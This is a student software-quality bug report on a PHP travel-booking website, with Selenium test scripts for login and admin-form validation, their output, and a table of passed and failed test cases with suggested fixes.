SUBMISSION DATE: May 02, 2019

SE 321 - SOFTWARE QUALITY ENGINEERING

BUG REPORT

SUBMITTED TO: Ma'am Ayesha Kanwal

SUBMISSION BY:

NAME	REGN. NO.	CLASS
Imama Jawad	199244	BESE - 7A
Hiba Akram	175446	BESE - 7A
Nadir Ali	192752	BESE - 7A
Shabeeh Fatima Chaudry	189388	BESE - 7A

CONTENTS

ABOUT THE SYSTEM:

The System we chose for testing, as our End Semester Project, is an "Online Tours and Travels" System developed using PHP and MySQL.

The website name is "Travel" and it aims at providing people with locations where they can plan their next vacation to. The website provides locations which are categorized into multiple groups such as religious, family, adventure etc.

The website also allows the users to book transport to the various locations it provides. The complete information about the tour including the location and vehicles is available on the website. The customer can easily view all this information and book a suitable vehicle for his tour. The website also gives information on other services and packages provided by the company.

TESTING STRATEGY:

Our testing strategy includes Black Box, White Box Testing and Gray Box Testing. We initiated the testing process by performing Unit Testing and then proceeded towards Integration testing, System testing and Acceptance testing. We also performed Regression Testing on our System. The various types of Testing Strategies and multiple levels of testing insured System Quality and was an effective way to find bugs in the system.

BLACK-BOX TESTING:

For Black Box Testing we used Equivalence Partition Testing Strategy which involves dividing input values into valid and invalid partitions and selecting representative values from each partition as test data.

After testing a representative value from each partition we also conducted a boundary value analysis to ensure that all possible test case scenarios were verified.

WHITE-BOX TESTING:

For White Box Testing we chose the Data Flow Testing Strategy which includes Statement Coverage, Branch Coverage, Condition Coverage, Condition Coverage and Path Coverage. Among all these, our primary focus was on Condition Coverage which we performed in detail.

INTEGRATION TESTING:

For performing Integration Testing we formed all three of its types i.e. Inter System Testing, Intra-System Testing and Pair-wise Testing. The Pair-Wise testing was covered along with Intra System Testing since the system includes only our system and a server where the database in kept. The integration of both these modules was done and testing was performed during the Inter-System testing which also contributed to Pair-Wise Testing.

SYSTEM TESTING:

During System Testing we performed various types of testing which include Performance Testing, Load Testing, Stress Testing, Reliability Testing and

Regression Testing. Furthermore we also performed Usability Testing and Penetration Testing.

The tools used to perform these tests have been highlighted in the report furthermore the results of these tests have been have been also been attached.

TEST PLAN:

Our Website is a travel guide for the tourist around the world. The main module of the website is the admin module. Only the admin has the authority to add the users, categories, packages, advertisements etc. to the website. The admin can also delete and update users, categories, packages and advertisements etc. The user can also search for different sites and can request for the travel guide. The user details and the packages details are stored in a database.

Our test plan is to perform thorough testing of the website. We plan on performing unit testing Integration Testing, System Testing and Acceptance Testing. The overall System Performance, Security and Usability Testing have to be tested as well. We will be using various online tools such as Nibbler, Selenium etc. Moreover the stress testing and load testing will also be performed on the system. Each and every requirement of the system is to be tested thoroughly.

TOOLS USED:

1. SELENIUM:

It is an open source web automation tool and is currently the most popular and widely used tool that can automate across multiple Operating Systems including Mac, Windows and Linux etc. It can also be used across various Web Browsers such as Chrome, Firefox etc.

Selenium test script can be written in any language such as Java, Python, C#, PHP etc. It can help create more advanced and complex automation scripts.

2. SQL MAP:

Sqlmap is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers.

3. PENTEST TOOLS:

Pentest-Tools.com was started in 2013 from a practical need of the founder - who needed a reliable online resource to perform security tests from. Since then, the project has evolved into a fully-fledged penetration testing and vulnerability assessment platform.

4. PROBE.LY:

Probely scans Web Applications to find vulnerabilities or security issues, and provides guidance on how to fix them, having Developers in mind.

Probely not only features a sleek and intuitive interface, but also follows an API-First development approach, providing all features through an API. This allows Probely to be integrated into Continuous Integration pipelines in order to automate security testing.

Probely covers OWASP TOP10 and much more, and can be used to check specific PCI-DSS, ISO27001, HIPAA and GDPR requirements.

5. NEOLOAD:

It is an automated load testing tool that is very famous tool. This tool analyzes the performance of the web application by increasing the traffic to the website and the performance under heavy load can be determined.

6. BLAZEMETER:

It is an online load testing tool. Using this tool the performance of the system under heavy load can be determined.

7. LOADIMPACT:

Load Impact 4.0 is built on the k6 open source load testing tool that is freely available on GitHub. The other components of 4.0 are Load Impact Insights, for data storage and results analysis, and Cloud Execution, for running large test scenarios.

8. DOTCOM MONITOR:

It is an online stress testing tool. The tool mainly determines the system on its robustness and error handling under extremely heavy load conditions.

9. NEOLAD:

It is an automated stress testing tool that is very famous tool. This tool analyzes the performance of the web application by increasing the traffic to the website and the performance under heavy load can be determined.

10. SUCURI:

It is an automated online security testing tool that is very famous tool available on the link https://sucuri.net/ .This tool analyzes the security of the web application.

11. QUTTERA:

Quttera is an online security testing tool available on https://quttera.com/scanwebsite. This tool analyzes the security of the web application.

12. KEYCDN:

It is an online performance testing tool that test how fast your website is loading from different locations. It is available on https://tools.keycdn.com/speed.

13. GTMETRIX:

GTmetrix is a well-known performance testing tool. GTmetrix gives a performance report of the website including the performance score and the page details including the load time, page size and requests. It is available on https://gtmetrix.com/

14. PAGE INSIGHT:

Page Insight is a website speed test tool that grades your website on a scale of 1 - 100. The higher the number the better optimized your site is. Anything above an 85 indicates that your website is performing well. It is available on Google PageSpeed Insights.

15. PINGDOM:

It is probably one of the more well-known website speed test tools. Pingdom gives a performance report of the website including the performance grade, load time, page size and requests.

INTEGRATION TESTING:

Integration Testing involves integrating the units of the system and checking their compatibility with one another. It also involves checking if the system works correctly when integrated with other systems. We performed integration testing on our system using Selenium. The results of the output obtained by Selenium and the bugs that were found have been listed in this report.

TEST CASES COVERED UNDER SMOKE TESTING:

Smoke testing, also known as build acceptance testing (BAT), is a critical aspect of quality assurance that delivers quick and decisive answers on the viability of a particular build.

For web and GUI applications, smoke tests will typically cover essentials such as:

- Navigating through many of the foundational pages and clicking on key areas.
- Verifying the correct layout and accuracy of all visual elements.
- Exercising key functionality such as signup and login forms, additions/subtraction to shopping carts, checkout, return to shopping, and file exports.

Thus all our test cases in selenium would come under smoke testing as we have tested basic functionalities of the website: login forms, logout functions, as well as additions to the websites database.

```
from selenium import webdriver
from selenium.webdriver.support import expected_conditions as EC
from selenium.webdriver.support.ui import Select
import time


driver = webdriver.Chrome('C:/Users/DELL/Downloads/chromedriver_win32/chromedriver.exe')
time.sleep(0.5)

def LoginLogout(driver):
    driver=webdriver.Chrome("C:/Users/DELL/Downloads/chromedriver_win32/chromedriver.exe")
    driver.set_window_size(1024,768)
    driver.get('http://gniopenstack.com/Travel/Admin/loginform.php')
    user_name = driver.find_element_by_name('t1')
    password=driver.find_element_by_name('t2')
    sub=driver.find_element_by_name('sbmt')
    #1
    checkadminpass(driver,user_name,password,sub)
    #2
    checkLogoutFunction(driver,user_name,password,sub)


def checkLoginOther(driver):
    driver=webdriver.Chrome("C:/Users/DELL/Downloads/chromedriver_win32/chromedriver.exe")
    driver.set_window_size(1024,768)
    driver.get('http://gniopenstack.com/Travel/Admin/loginform.php')
    user_name = driver.find_element_by_name('t1')
    password=driver.find_element_by_name('t2')
    sub=driver.find_element_by_name('sbmt')

    #3
    checkPasswordOnly(driver,user_name,password,sub)
    #4
    checkWrongPasswordOnly(driver,user_name,password,sub)
```

```
    addCorrectUser(driver)

    #12
    addUnderscoreUsername(driver)

    #13
    addNumbersUsername(driver)

    #14
    addTenCharsUsername(driver)
    #15
    addMoreTenCharsUsername(driver)

    #16
    addTenCharsPassword(driver)
    #17
    addMoreTenCharsPassword(driver)
    #18-22

    deleteAndUpdateTests(driver)

    # 23
    addCategoryWithCorrectFormat(driver)
    time.sleep(3)

    # 24
    addCategoryByPassingShorterString(driver)
    time.sleep(3)

    # 25
    addCategoryByPassingLongString(driver)
    time.sleep(3)

    # 26
```

```
def checkLogin2(driver):
    driver=webdriver.Chrome("C:/Users/DELL/Downloads/chromedriver_win32/chromedriver.exe")
    driver.set_window_size(1024,768)
    driver.get('http://gniopenstack.com/Travel/Admin/loginform.php')
    user_name = driver.find_element_by_name('t1')
    password=driver.find_element_by_name('t2')
    sub=driver.find_element_by_name('sbmt')

    #5
    checkSpecialCharactersUsername(driver,user_name,password,sub)
    #6
    checkSpecialCharPassword(driver,user_name,password,sub)
    #7
    checkNumberUsername(driver,user_name,password,sub)
    #8
    checkIncorrectAdmin(driver,user_name,password,sub)




def CheckingFunctions(driver):
    driver.get('http://gniopenstack.com/Travel/Admin/loginform.php')
    user_name = driver.find_element_by_name('t1')
    password = driver.find_element_by_name('t2')
    sub=driver.find_element_by_name('sbmt')
    user_name.send_keys('admin')
    password.send_keys('admin')
    sub.click()
    time.sleep(2)
    #10
    addUnmatchPassConfirm(driver)

    #11
```

```
    addCategoryByPassingAlphaNumericCombinations(driver)
    time.sleep(3)



    # 27
    addPackageCorrectNameAndDropDownMenuSelected(driver)
    time.sleep(3)

    # 28
    addPackageInCorrectNameAndDropDownMenuSelected(driver)
    time.sleep(3)

    # 29
    addPackageCorrectNameAnd____DoNotSelectDropDownValue(driver)
    time.sleep(3)

#test No.1..test login status with correct admin username and password..

def checkadminpass(driver,user_name,password,sub):

    user_name.send_keys('admin')
    password.send_keys('admin')
    sub.click()
    url=driver.current_url
    if (url=="http://gniopenstack.com/Travel/Admin/index.php"):
        print("Test Case 1: passed")
    else:
        print("Test Case 1: failed")

#test No.2...check logout buttin is working properly

```

```
    sub.click()
    present = "true"
    try:
        driver.switch_to.alert

    except:
        present="false"
        print("Test Case 4: failed..bug.. shouldnot accept wrong password with correct username")
    if (present=="true"):
        print("Test Case 4: passed")
        obj=driver.switch_to.alert
        obj.accept()

#test No.5..test login status with special char usernames but correct password..

def checkSpecialCharactersUsername(driver,user_name,password,sub):
    user_name.clear()
    password.clear()
    user_name.send_keys(":Hiba_")
    password.send_keys('admin')
    sub.click()
    url=driver.current_url
    if (url!="http://gniopenstack.com/Travel/Admin/index.php"):
        print("Test Case 5: passed")
    else:
        print("Test Case 5: failed")

#test No.6...test login status with special char password but correct username..

def checkSpecialCharPassword(driver,user_name,password,sub):
    user_name.clear()
    password.clear()
    user_name.send_keys("admin")
```

```
    password.send_keys('Hiba,Akram')
    sub.click()
    url=driver.current_url
    if (url!="http://gniopenstack.com/Travel/Admin/index.php"):
        print("Test Case 6: passed")
    else:
        print("Test Case 6: failed")



#test No.7.... should not accept numerical username


def checkNumberUsername(driver,user_name,password,sub):
    user_name.clear()
    password.clear()
    user_name.send_keys("Hiba1234")
    password.send_keys('admin')
    sub.click()
    url=driver.current_url
    if (url!="http://gniopenstack.com/Travel/Admin/index.php"):
        print("Test Case 7: passed")
    else:
        print("Test Case 7: failed")

#test No.8..test login status with false admin username and password..

def checkIncorrectAdmin(driver,user_name,password,sub):
    user_name.clear()
    password.clear()
    user_name.send_keys('hibaakram')
```

```
    except:
        present="false"
        print("Test Case 10: passed ")
    if (present=="true"):
        print("Test Case 10: failed...bug.. shouldnt accept unmatching password and confirm password")
        obj=driver.switch_to.alert
        obj.accept()



#test No.11 add user with correct username and password format


def addCorrectUser(driver):
    sub=driver.find_element_by_xpath('/html/body/div[2]/div[1]/table/tbody/tr[2]/td/a')
    sub.click()
    user_name = driver.find_element_by_name('t1')
    user_name.send_keys("nice")


    password=driver.find_element_by_name('t2')

    password.send_keys('monkey')

    confirmpass=driver.find_element_by_name('t3')

    confirmpass.send_keys('monkey')

    Typeuser=driver.find_element_by_css_selector('body > div.container > div.col-sm-9 > form > table > tbody > tr:nth-child(5) > td:nth-child(2) > select')
    Typeuser.click()
    general=Typeuser.find_element_by_xpath('/html/body/div[2]/div[2]/form/table/tbody/tr[5]/td[2]/select/option[3]')
    general.click()
```

```
    else:
        print("Test Case 9: passed")
```

```
#test No.10.. add new user with unmatching password and confirm password. BUG
def addUnmatchPassConfirm(driver):
    sub=driver.find_element_by_xpath('/html/body/div[2]/div[1]/table/tbody/tr[2]/td/a')
    sub.click()
    user_name = driver.find_element_by_name('t1')
    user_name.send_keys("nice")


    password=driver.find_element_by_name('t2')

    password.send_keys('monkey')

    confirmpass=driver.find_element_by_name('t3')

    confirmpass.send_keys('monhsskey')

    Typeuser=driver.find_element_by_css_selector('body > div.container > div.col-sm-9 > form > table > tbody > tr:nth-child(5) > td:nth-child(2) > select')
    Typeuser.click()
    general=Typeuser.find_element_by_xpath('/html/body/div[2]/div[2]/form/table/tbody/tr[5]/td[2]/select/option[3]')
    general.click()
    sub=driver.find_element_by_name('sbmt')
    sub.click()
    present = "true"
    try:
        driver.switch_to.alert
        print("Test Case 9: failed")
```

```
    sub=driver.find_element_by_name('sbmt')
    sub.click()

    obj= driver.switch_to.alert

    msg=obj.text

    obj.accept()
    url=driver.current_url
    if (msg=="Record Save"):
        print("Test Case 11: passed")
    else:
        print("Test Case 11: failed")



#test No.12 usrname should not allow underscore..
def addUnderscoreUsername(driver):
    sub=driver.find_element_by_xpath('/html/body/div[2]/div[1]/table/tbody/tr[2]/td/a')
    sub.click()
    user_name = driver.find_element_by_name('t1')
    user_name.send_keys("Imama_")


    password=driver.find_element_by_name('t2')

    password.send_keys('Imama_')

    confirmpass=driver.find_element_by_name('t3')

    confirmpass.send_keys('Imama_')
```

```
    Typeuser=driver.find_element_by_css_selector('body > div.container > div.col-sm-9 > form > table > tbody > tr:nth-child(5) > td:nth-child(2) > select')
    Typeuser.click()
    general=Typeuser.find_element_by_xpath('/html/body/div[2]/div[2]/form/table/tbody/tr[5]/td[2]/select/option[3]')
    general.click()
    sub=driver.find_element_by_name('sbmt')
    sub.click()
    present = "true"
    try:
        driver.switch_to.alert

    except:
        present="false"
        print("Test Case 12: passed")
    if (present=="true"):

        print("Test Case 12 : failed...bug.. should not accept underscore")
        obj=driver.switch_to.alert
        obj.accept()



#test 13...no numbers in username... passing

def addNumbersUsername(driver):
    sub=driver.find_element_by_xpath('/html/body/div[2]/div[1]/table/tbody/tr[2]/td/a')
    sub.click()
    user_name = driver.find_element_by_name('t1')
    user_name.send_keys("Imama123")


    password=driver.find_element_by_name('t2')
```

```

    password.send_keys('Imama123')

    confirmpass=driver.find_element_by_name('t3')

    confirmpass.send_keys('Imama123')

    Typeuser=driver.find_element_by_css_selector('body > div.container > div.col-sm-9 > form > table > tbody > tr:nth-child(5) > td:nth-child(2) > select')
    Typeuser.click()
    general=Typeuser.find_element_by_xpath('/html/body/div[2]/div[2]/form/table/tbody/tr[5]/td[2]/select/option[3]')
    general.click()
    sub=driver.find_element_by_name('sbmt')
    sub.click()
    present = "true"
    try:
        driver.switch_to.alert
    except:
        present="false"
        print("Test Case 13: passed")
    if (present=="true"):
        print("Test Case 13: failed...bug.. shouldnt accept numbers in username")
        obj=driver.switch_to.alert
        obj.accept()




#test 14...boundary value testing..num of char less than equal to 10 in username... passing

```

```
def addTenCharsUsername(driver):
    sub=driver.find_element_by_xpath('/html/body/div[2]/div[1]/table/tbody/tr[2]/td/a')
    sub.click()
    user_name = driver.find_element_by_name('t1')
    user_name.send_keys("HibbaAkram")


    password=driver.find_element_by_name('t2')

    password.send_keys('Hiba')

    confirmpass=driver.find_element_by_name('t3')

    confirmpass.send_keys('Hiba')

    Typeuser=driver.find_element_by_css_selector('body > div.container > div.col-sm-9 > form > table > tbody > tr:nth-child(5) > td:nth-child(2) > select')
    Typeuser.click()
    general=Typeuser.find_element_by_xpath('/html/body/div[2]/div[2]/form/table/tbody/tr[5]/td[2]/select/option[3]')
    general.click()
    sub=driver.find_element_by_name('sbmt')
    sub.click()
    present = "true"
    try:
        driver.switch_to.alert

    except:
        present="false"
        print("Test Case 14: failed..bug.. should accept less than or equal to 10 chars in username")
    if (present=="true"):
        print("Test Case 14: passed")
        obj=driver.switch_to.alert
        obj.accept()
```

```
462
463
464
465
466 #test 15...num of char greater than 10 in username.. not allow...BUG
467
468 def addMoreTenCharsUsername(driver):
469     sub=driver.find_element_by_xpath('/html/body/div[2]/div[1]/table/tbody/tr[2]/td/a')
470     sub.click()
471     user_name = driver.find_element_by_name('t1')
472     user_name.send_keys("ShabeehFatimaChaudry")
473
474
475     password=driver.find_element_by_name('t2')
476
477     password.send_keys('Hiba')
478
479     confirmpass=driver.find_element_by_name('t3')
480
481     confirmpass.send_keys('Hiba')
482
483     Typeuser=driver.find_element_by_css_selector('body > div.container > div.col-sm-9 > form > table > tbody > tr:nth-child(5) > td:nth-child(2) > select')
484     Typeuser.click()
485     general=Typeuser.find_element_by_xpath('/html/body/div[2]/div[2]/form/table/tbody/tr[5]/td[2]/select/option[3]')
486     general.click()
487     sub=driver.find_element_by_name('sbmt')
488     sub.click()
489     present = "true"
490     try:
491         driver.switch_to.alert
492     except:
493         present="false"
494         print("Test Case 15: passed")
495     if (present=="true"):
496         print("Test Case 15: failed..bug.. should accept less than or equal to 10 chars in username")
```

```
497         obj=driver.switch_to.alert
498         obj.accept()
499
500
501
502 #test 16...boundary value testing..num of char less than equal to 10 in password... passing
503
504 def addTenCharsPassword(driver):
505     sub=driver.find_element_by_xpath('/html/body/div[2]/div[1]/table/tbody/tr[2]/td/a')
506     sub.click()
507     user_name = driver.find_element_by_name('t1')
508     user_name.send_keys("Hiba")
509
510
511     password=driver.find_element_by_name('t2')
512
513     password.send_keys('HibbaAkram')
514
515     confirmpass=driver.find_element_by_name('t3')
516
517     confirmpass.send_keys('HibbaAkram')
518
519     Typeuser=driver.find_element_by_css_selector('body > div.container > div.col-sm-9 > form > table > tbody > tr:nth-child(5) > td:nth-child(2) > select')
520     Typeuser.click()
521     general=Typeuser.find_element_by_xpath('/html/body/div[2]/div[2]/form/table/tbody/tr[5]/td[2]/select/option[3]')
522     general.click()
523     sub=driver.find_element_by_name('sbmt')
524     sub.click()
525     present = "true"
526     try:
527         driver.switch_to.alert
```

```
528
529     except:
530         present="false"
531         print("Test Case 16: failed...bug.. should accept less than or equal to 10 chars in password")
532     if (present=="true"):
533         print("Test Case 16 passed")
534         obj=driver.switch_to.alert
535         obj.accept()
536
537
538
539 #test 17...num of char greater than 10 in password...BUG
540
541 def addMoreTenCharsPassword(driver):
542     sub=driver.find_element_by_xpath('/html/body/div[2]/div[1]/table/tbody/tr[2]/td/a')
543     sub.click()
544     user_name = driver.find_element_by_name('t1')
545     user_name.send_keys("Hiba")
546
547
548     password=driver.find_element_by_name('t2')
549
550     password.send_keys('HibbaAkrammm')
551
552     confirmpass=driver.find_element_by_name('t3')
553
554     confirmpass.send_keys('HibbaAkrammm')
555
556     Typeuser=driver.find_element_by_css_selector('body > div.container > div.col-sm-9 > form > table > tbody > tr:nth-child(5) > td:nth-child(2) > select')
557     Typeuser.click()
558     general=Typeuser.find_element_by_xpath('/html/body/div[2]/div[2]/form/table/tbody/tr[5]/td[2]/select/option[3]')
```

```
    general.click()
    sub=driver.find_element_by_name('sbmt')
    sub.click()
    present = "true"
    try:
        driver.switch_to.alert

    except:
        present="false"
        print("Test Case 17 passed")
    if (present=="true"):
        print("Test Case 17: failed...bug.. should not accept more than 10 chars in password")

        obj=driver.switch_to.alert
        obj.accept()



#tests 18,19,20,21,22


#update and delete tests

def deleteAndUpdateTests(driver):

    sub=driver.find_element_by_xpath('/html/body/div[2]/div[1]/table/tbody/tr[4]/td/a')
    sub.click()
    user_name = driver.find_element_by_css_selector('body > div.container > div.col-sm-9 > form > table > tbody > tr:nth-child(2) > td:nth-child(2) > select')
    user_name.click()
    general=user_name.find_element_by_xpath('/html/body/div[2]/div[2]/form/table/tbody/tr[2]/td[2]/select/option[9]')
    general.click()
```

```

    #test 18 ... delete when user selected.. passed



    sub=driver.find_element_by_name('sbmt')
    sub.click()
    present = "true"
    try:
        driver.switch_to.alert

    except:
        present="false"
        print("Test Case 18: failed..bug.. should delete")
    if (present=="true"):
        print("Test Case 18: passed")

        obj=driver.switch_to.alert
        obj.accept()

    #test 19 ... dont delete when no user selected.. passed

    sub=driver.find_element_by_name('sbmt')
    sub.click()
    try:
        driver.switch_to.alert

    except:
        present="false"
        print("Test Case 19: passed")
    if (present=="true"):
        print("Test Case 19: failed..bug.. should not have alert")
```

```
        obj=driver.switch_to.alert
        obj.accept()

    #test 20... update user when user selected and updated with valid info..passed

    update=driver.find_element_by_xpath("/html/body/div[2]/div[1]/table/tbody/tr[3]/td/a")
    update.click()
    user=driver.find_element_by_css_selector("body > div.container > div.col-sm-9 > form > table > tbody > tr:nth-child(2) > td:nth-child(2) > select")
    user.click()
    user_drop=user.find_element_by_xpath("/html/body/div[2]/div[2]/form/table/tbody/tr[2]/td[2]/select/option[10]")
    user_drop.click()
    pass1=driver.find_element_by_name('t2')
    pass1.send_keys("admin")
    pass2=driver.find_element_by_name('t3')
    pass2.send_keys("admin")
    type1=driver.find_element_by_css_selector('body > div.container > div.col-sm-9 > form > table > tbody > tr:nth-child(5) > td:nth-child(2) > select')
    type1.click()
    type_Select=type1.find_element_by_xpath('/html/body/div[2]/div[2]/form/table/tbody/tr[5]/td[2]/select/option[3]')
    type_Select.click()
    sub=driver.find_element_by_name('sbmt')
    sub.click()
    present = "true"
    try:
        driver.switch_to.alert

    except:
        present="false"
        print("Test Case 20: failed..bug.. should update")
    if (present=="true"):
        print("Test Case 20: passed")

        obj=driver.switch_to.alert
        obj.accept()
```

```
    #test 21... dont display alert box saying user updated.. when no user is selected and update button clicked..passed

    sub=driver.find_element_by_name('sbmt')
    sub.click()
    try:
        driver.switch_to.alert

    except:
        present="false"
        print("Test Case 21: passed")
    if (present=="true"):
        print("Test Case 21: failed..bug.. should not have alert")
        obj=driver.switch_to.alert
        obj.accept()

    #test 22 .... dont update when selected when updating using unmatching passwords info...BUG

    user=driver.find_element_by_css_selector("body > div.container > div.col-sm-9 > form > table > tbody > tr:nth-child(2) > td:nth-child(2) > select")
    user.click()
    user_drop=user.find_element_by_xpath("/html/body/div[2]/div[2]/form/table/tbody/tr[2]/td[2]/select/option[10]")
    user_drop.click()
    pass1=driver.find_element_by_name('t2')
    pass1.send_keys("admin")
    pass2=driver.find_element_by_name('t3')
    pass2.send_keys("admddin")
    type1=driver.find_element_by_css_selector('body > div.container > div.col-sm-9 > form > table > tbody > tr:nth-child(5) > td:nth-child(2) > select')
    type1.click()
    type_Select=type1.find_element_by_xpath('/html/body/div[2]/div[2]/form/table/tbody/tr[5]/td[2]/select/option[3]')
    type_Select.click()
    sub=driver.find_element_by_name('sbmt')
    sub.click()
    present = "true"
    try:
        driver.switch_to.alert
```

```
    except:
        present="false"
        print("Test Case 22: passed")
    if (present=="true"):
        print("Test Case 22: failed..bug.. should not be updated")

        obj=driver.switch_to.alert
        obj.accept()



#test case 23..adding category with correct format
def addCategoryWithCorrectFormat(driver):
    category_name = "Category"
    driver.find_element_by_xpath("//div[@class='col-sm-3']/table/tbody/tr[5]/td/a").click()
    category_name_field = driver.find_element_by_xpath("//table[@class='tableshadow']/tbody/tr[2]/td[2]/input")
    category_name_field.send_keys(category_name)

    driver.find_element_by_xpath("//tbody/tr[3]/td[2]/input").click()
    time.sleep(3)
    if EC.alert_is_present:
        alert = driver.switch_to.alert
        alert.accept()
        #added
        print("Test Case 23: passed")
    else:
        print("Test Case 23: failed")

#test case 24.. category name less than 3 letters
def addCategoryByPassingShorterString(driver):
    category_name  = "ct"
    driver.find_element_by_xpath("//div[@class='col-sm-3']/table/tbody/tr[5]/td/a").click()
    category_name_field = driver.find_element_by_xpath("//table[@class='tableshadow']/tbody/tr[2]/td[2]/input")
    category_name_field.send_keys(category_name)
```

```
    driver.find_element_by_xpath("//tbody/tr[3]/td[2]/input").click()
    time.sleep(3)
    invalid = driver.find_element_by_css_selector("input:invalid")
    if invalid:
        #print("Please Match the Requested Format")
        print("Test Case 24: passed")
    else:
        print("Test Case 24: failed")

# test case 25..Category name greater than 20 letters
def addCategoryByPassingLongString(driver):
    category_name  = "Category greater than twenty letters"
    driver.find_element_by_xpath("//div[@class='col-sm-3']/table/tbody/tr[5]/td/a").click()
    category_name_field = driver.find_element_by_xpath("//table[@class='tableshadow']/tbody/tr[2]/td[2]/input")
    category_name_field.send_keys(category_name)
    driver.find_element_by_xpath("//tbody/tr[3]/td[2]/input").click()
    time.sleep(3)
    invalid = driver.find_element_by_css_selector("input:invalid")
    if invalid:
        #print("Please Match the Requested Format")
        print("Test Case 25: passed")
    else:
        print("Test Case 25: failed")

# test case 26..testing by giving alphanumeric input
def addCategoryByPassingAlphaNumericCombinations(driver):
    category_name  = "Category1"
    driver.find_element_by_xpath("//div[@class='col-sm-3']/table/tbody/tr[5]/td/a").click()
    category_name_field = driver.find_element_by_xpath("//table[@class='tableshadow']/tbody/tr[2]/td[2]/input")
    category_name_field.send_keys(category_name)
    driver.find_element_by_xpath("//tbody/tr[3]/td[2]/input").click()
    time.sleep(3)
    invalid = driver.find_element_by_css_selector("input:invalid")
    if invalid:
```

```
        #print("Please Match the Requested Format")
        print("Test Case 26: passed")
    else:
        print("Test Case 26: failed")
# test case 27..Package added
def  addPackageCorrectNameAndDropDownMenuSelected(driver):
    driver.find_element_by_xpath("//div[@class='col-sm-3']/table/tbody/tr[13]/td/a").click()
    time.sleep(1)
    package_name = "Package_Add_By_Nadir"
    package_name_input_field = driver.find_element_by_xpath("//table[@class='tableshadow']/tbody/tr[2]/td[2]/input")
    package_name_input_field.send_keys(package_name)
    select_category = Select(driver.find_element_by_name("t2"))
    select_category.select_by_value("18")
    time.sleep(1)

    select_sub_category = Select(driver.find_element_by_name("t3"))
    select_sub_category.select_by_value("1")
    driver.find_element_by_xpath("//form/table[@class='tableshadow']/tbody/tr[10]/td[2]/input").click()

    #print("Package Added")
    print("Test Case 27: passed")

# test case 28..Do not add package if name format is incorrect
def addPackageInCorrectNameAndDropDownMenuSelected(driver):
    driver.find_element_by_xpath("//div[@class='col-sm-3']/table/tbody/tr[13]/td/a").click()
    time.sleep(1)
    package_name = "Package_Add_By_Nadir1"
    package_name_input_field = driver.find_element_by_xpath("//table[@class='tableshadow']/tbody/tr[2]/td[2]/input")
    package_name_input_field.send_keys(package_name)
    select_category = Select(driver.find_element_by_name("t2"))
    select_category.select_by_value("18")
    time.sleep(1)
```

```
    select_sub_category = Select(driver.find_element_by_name("t3"))
    select_sub_category.select_by_value("1")
    driver.find_element_by_xpath("//form/table[@class='tableshadow']/tbody/tr[10]/td[2]/input").click()
    required = driver.find_element_by_css_selector("input:required")
    if required:
        print("Package Not Added!!!")
        print("Test Case 28: passed")
    else:
        print("Test Case 28: failed")

# test case 29..Do not add package if name format is incorrect
def addPackageCorrectNameAnd____DoNotSelectDropDownValue(driver):
    driver.find_element_by_xpath("//div[@class='col-sm-3']/table/tbody/tr[13]/td/a").click()
    time.sleep(1)
    package_name = "Package_Add_By_Nadir1"
    package_name_input_field = driver.find_element_by_xpath("//table[@class='tableshadow']/tbody/tr[2]/td[2]/input")
    package_name_input_field.send_keys(package_name)
    select_category = Select(driver.find_element_by_name("t2"))
    select_category.select_by_value("18")
    time.sleep(1)
    driver.find_element_by_xpath("//form/table[@class='tableshadow']/tbody/tr[10]/td[2]/input").click()
    required = driver.find_element_by_css_selector("input:required")
    if required:
        print("Package Not Added!!!")
        print("Test Case 29: passed")
    else:
        print("Test Case 29: failed")
```

```
if __name__ == '__main__':
    LoginLogout(driver)
    checkLoginOther(driver)
    checkLogin2(driver)
    checkNumberPassword()
    CheckingFunctions(driver)
```

OUTPUT OF THE TEST CASES:

```
============== RESTART: C:\Users\DELL\Desktop\testcases_nadir.py ==============
Test Case 1: passed
Test Case 2: passed


Test Case 3: passed
Test Case 4: passed


Test Case 5: passed
Test Case 6: passed
Test Case 7: passed
Test Case 8: passed
```

```
Test Case 9: passed
Test Case 10: failed...bug.. shouldnt accept unmatching password and confirm pas
sword
Test Case 11: passed
Test Case 12 : failed...bug.. should not accept underscore
Test Case 13: passed
Test Case 14: passed
Test Case 15: failed..bug.. should accept less than or equal to 10 chars in user
name
Test Case 16 passed
Test Case 17 passed
Test Case 18: passed
Test Case 19: passed
Test Case 20: passed
Test Case 21: passed
Test Case 22: failed..bug.. should not be updated
Test Case 23: passed
Test Case 24: passed
Test Case 25: passed
Test Case 26: passed
Test Case 27: passed
Package Not Added!!!
Test Case 28: passed
Package Not Added!!!
Test Case 29: passed
```

Test_ Case ID	Test_function_ Name	Description	Expected Output	Status	Suggestions
1	Checkadminpass()	Verify that admin is able to login with valid Username and password	User is successfully logged in	**PASS**	-
2	CheckLogoutFunction ()	Verify the logout function by pressing the 'logout button' of the browser.	User is logged out	**PASS**	-
3	CheckPasswordOnly()	Verify that admin is not able to login with only correct password and no username	User cannot login	**PASS**	-
4	CheckWrongPasswordOnly()	Verify that admin is not able to login with		**PASS**	-

		incorrect password but correct username	Invalid password error		
5	CheckSpecialCharactersUsername()	Verify that admin is not able to login with using special character username but correct password	Invalid username error	**PASS**	-
6	CheckSpecialCharPassword()	Verify that admin is not able to login with using special character password but correct username	Invalid password error	**PASS**	-
7	CheckNumberUsername()	Verify that admin is not able to login with using a username with numbers but correct password	Invalid username error	**PASS**	-
8	CheckIncorrectAdmin()	Verify that admin is not able to login with incorrect username and password	Alert appears: wrong username and password	**PASS**	-
9	checkNumberPassword()	Verify that admin is not able to login with using a password with numbers but correct username	Invalid password error	**PASS**	-
10	AddUnmatchPassConfirm()	Verify that admin is not able to add new user with password and confirm password fields different.	Javascript Error message appears, stays on the same page	**FAIL**	Apply client side verification through JavaScript to check equality of the two fields
11	AddCorrectUser()	Verify that admin is able to add new user with correct details.	Alert shows up: “record saved”	**PASS**	-

12	AddUnderscoreUsername()	Verify that admin is not able to add new user with a username containing underscore	Javascript Error message appears, stays on the same page	**FAIL**	Apply client side verification through JavaScript to specify the proper format of username. Also, it would be helpful if the proper username format is displayed to new users.
13	AddNumbersUsername()	Verify that admin is not able to add new user with a username containing numbers	Javascript Error message appears, stays on the same page	**PASS**	-
14	AddTenCharsUsername()	Verify that admin is able to add new user with a username containing less than or equal 10 characters. (boundary value testing)	Alert shows up: "record saved"	**PASS**	-
15	AddMoreTenCharsUsername()	Verify that admin is not able to add new user with a username containing more than 10 characters.	Javascript Error message appears, stays on the same page	**FAIL**	Ensure the length of username entered is less than or equal to 10 through client side JavaScript

